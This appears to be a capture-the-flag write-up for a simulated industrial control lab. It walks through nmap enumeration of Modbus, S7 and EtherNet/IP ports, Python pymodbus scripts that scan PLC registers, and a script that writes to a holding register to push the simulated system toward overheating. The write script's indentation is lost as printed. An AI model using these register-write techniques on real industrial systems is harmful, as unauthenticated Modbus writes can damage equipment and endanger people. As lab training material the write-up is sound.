As a disclaimer, the only things I know about OT (Operational Technology) involve light knowledge of SCADA, and that OT is the control over how systems move. Without OT, no system is moving forward.
I do, however, know a thing or two about assuming the role of an APT.
Enumeration
nmap -Pn -sC -sV -p- -T4 TARGET_IP -oA kaboom_nmapAnd...
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oA kaboom_nmap_detailed


I'll spare you the entirety of the output from the second Nmap, but here are the highlights of the scan output:
Open Ports:
- Port 22: SSH
- Port 80: PLC CCTV Simulator
- Port 102: Siemens S7
- Port 502: Modbus TCP
- Port 8080: Authenticated web app
- Port 44818: EtherNet/IP
Port 502 serving modbus is specifically mentioned in the challenge synopsis. modbus is an OT communication protocol used for the exchange of control messages on industrial networks. modbus has a request-response scheme, and a list of exploitable vulnerabilities:
- Messages are transmitted in plaintext, lacking Confidentiality
- There are no integrity checks built into the
modbusprotocol - No authentication at any level
- Lack of session structure, leaving
modbuscommunication vulnerable to command injection - Simplistic framing:
modbus/TCP frames are sent over an established TCP connection, and while TCP connections are typically reliable, the weaknesses in the architecture become clear when considering the first four listed vulnerabilities.
The list doesn't stop there, but hopefully I've helped make a point.
Web Services
Lets see what Port 80 beholds:

Very clear imagery.
Deeper inspection of both web services:
curl -s http://TARGET_IP/ | head -n 80
curl -s -L http://TARGET_IP:8080/ | head -n 120
In the curl response on Port 8080, we confirm that it's serving an OpenPLC web interface:

A quick read-only Modbus discovery via Nmap:
nmap -Pn -p502 --script modbus-discover TARGET_IP
Long story short, Modbus TCP is reachable. Unit ID 1 responds to us. The error doesn't indicate that Modbus isn't available, but that Nmap's generic discovery request is unavailable.
Exploring the CCTV page source for anything that might reveal where it obtains PLC values:
curl -s http://TARGET_IP/ | grep -Ei 'status|pressure|pump|temperature|fetch|api|static|script'
Interesting. The CCTV page polls /api/state. Lets see if we can uncover the simulator's current process state. Even better would be revealing the exact condition that changes post modbus rewrite:
curl -i http://TARGET_IP/api/state
This result is reflective of what we're seeing in-browser over Port 80. The browser is just rendering /api/state, which effectively serves as a friendly status update.
We need the real details, not a facade.
pymodbus Setup
Time to get scripty again. We need to see addresses and values from the PLC (the Controller). Especially values that change.
The room wants us to overheat and essentially detonate the modbus system, and the best way to interact with it is via Python pymodbus.
Installing it in a virtual environment:
sudo apt install -y python3-venv
python3 -m venv ~/venvs/pymodbus
source ~/venvs/pymodbus/bin/activate
Installing inside the virtual environment:
python -m pip install --upgrade pip
python -m pip install pymodbus
Verification:
python -c "import pymodbus; print(pymodbus.__version__)"
Quick notes on pymodbus commands:
To exit the service: deactivate
To restart it: source ~/venvs/pymodbus/bin/activate
Register Discovery
pymodbus does not know which register represents temperature, so you'd typically need the device's modbus register map.
In this specific environment, we need the Target IP. We'll create a Modbus TCP script that will read the temp for us:
nano read_temp.pyInside, paste the following and make sure to replace "TARGET_IP" with the accurate IP address:
from pymodbus.client import ModbusTcpClient

HOST = "TARGET_IP"
PORT = 502
DEVICE_ID = 1
REGISTER = 0      # Replace with the documented temperature register
SCALE = 10        # Common: raw 253 means 25.3°C

client = ModbusTcpClient(HOST, port=PORT, timeout=3)

try:
    if not client.connect():
        raise ConnectionError(f"Could not connect to {HOST}:{PORT}")

    result = client.read_holding_registers(
        address=REGISTER,
        count=1,
        device_id=DEVICE_ID,
    )

    if result.isError():
        print(f"Modbus error: {result}")
    else:
        raw = result.registers[0]
        print(f"Raw register value: {raw}")
        print(f"Temperature: {raw / SCALE:.1f} °C")
finally:
    client.close()
Save and exit, and now we run it:
source ~/venvs/pymodbus/bin/activate
python read_temp.py
Alright. We're sitting

As we observed on Port 80, cooling is not in place.
Head back to the modbus terminal, and create the following:
nano scan_modbus.pyInside, paste the following, making sure to insert the Target IP after HOST =:
from pymodbus.client import ModbusTcpClient

HOST = "TARGET_IP"
UNIT = 1

client = ModbusTcpClient(HOST, port=502, timeout=3)

if not client.connect():
    raise SystemExit("Could not connect")

for kind, reader in (
    ("holding", client.read_holding_registers),
    ("input", client.read_input_registers),
):
    print(f"\n[{kind} registers]")

    for address in range(0, 21):
        result = reader(
            address=address,
            count=1,
            device_id=UNIT,
        )

        if not result.isError():
            print(f"{address}: {result.registers[0]}")

print("\n[coils]")

for address in range(0, 24):
    result = client.read_coils(
        address=address,
        count=1,
        device_id=UNIT,
    )

    if not result.isError():
        print(f"{address}: {result.bits[0]}")

print("\n[discrete inputs]")

for address in range(0, 24):
    result = client.read_discrete_inputs(
        address=address,
        count=1,
        device_id=UNIT,
    )

    if not result.isError():
        print(f"{address}: {result.bits[0]}")

client.close()
python scan_modbus.py
The read-only modbus scan makes it clear that register 0's values are the only ones that change. The value changed from 52 to 51 in just the last few minutes of recon.
The script reported for all coils, input registers, and holding registers. Register 0's holding register value is the only one not set at 0.
Overpressure
Lets see if we can get the PLC Controller to move. If we can control the values, we can push it to destruction.
New Python script. Same pymodbus terminal:
nano test_write.pyfrom pymodbus.client import ModbusTcpClient
HOST = "TARGET_IP"
UNIT = 1
client = ModbusTcpClient(HOST, port=502, timeout=3)
try:
if not client.connect():
raise SystemExit("Could not connect")
before = client.read_holding_registers(
address=0,
count=1,
device_id=UNIT,
)
print(f"Before: {before.registers[0]}")
result = client.write_register(
address=0,
value=100,
device_id=UNIT,
)
print(f"Write result: {result}")
after = client.read_holding_registers(
address=0,
count=1,
device_id=UNIT,
)
print(f"After: {after.registers[0]}")
finally:
client.close()Before running this, have the in-browser page over Port 80 visible/nearby to check for state changes.
We want to see if register 0 pushes above the 51-52 value, and see if the status changes from "Cooling OFF, Low Temperature" to something dangerous.
Read, aim...

...fire:
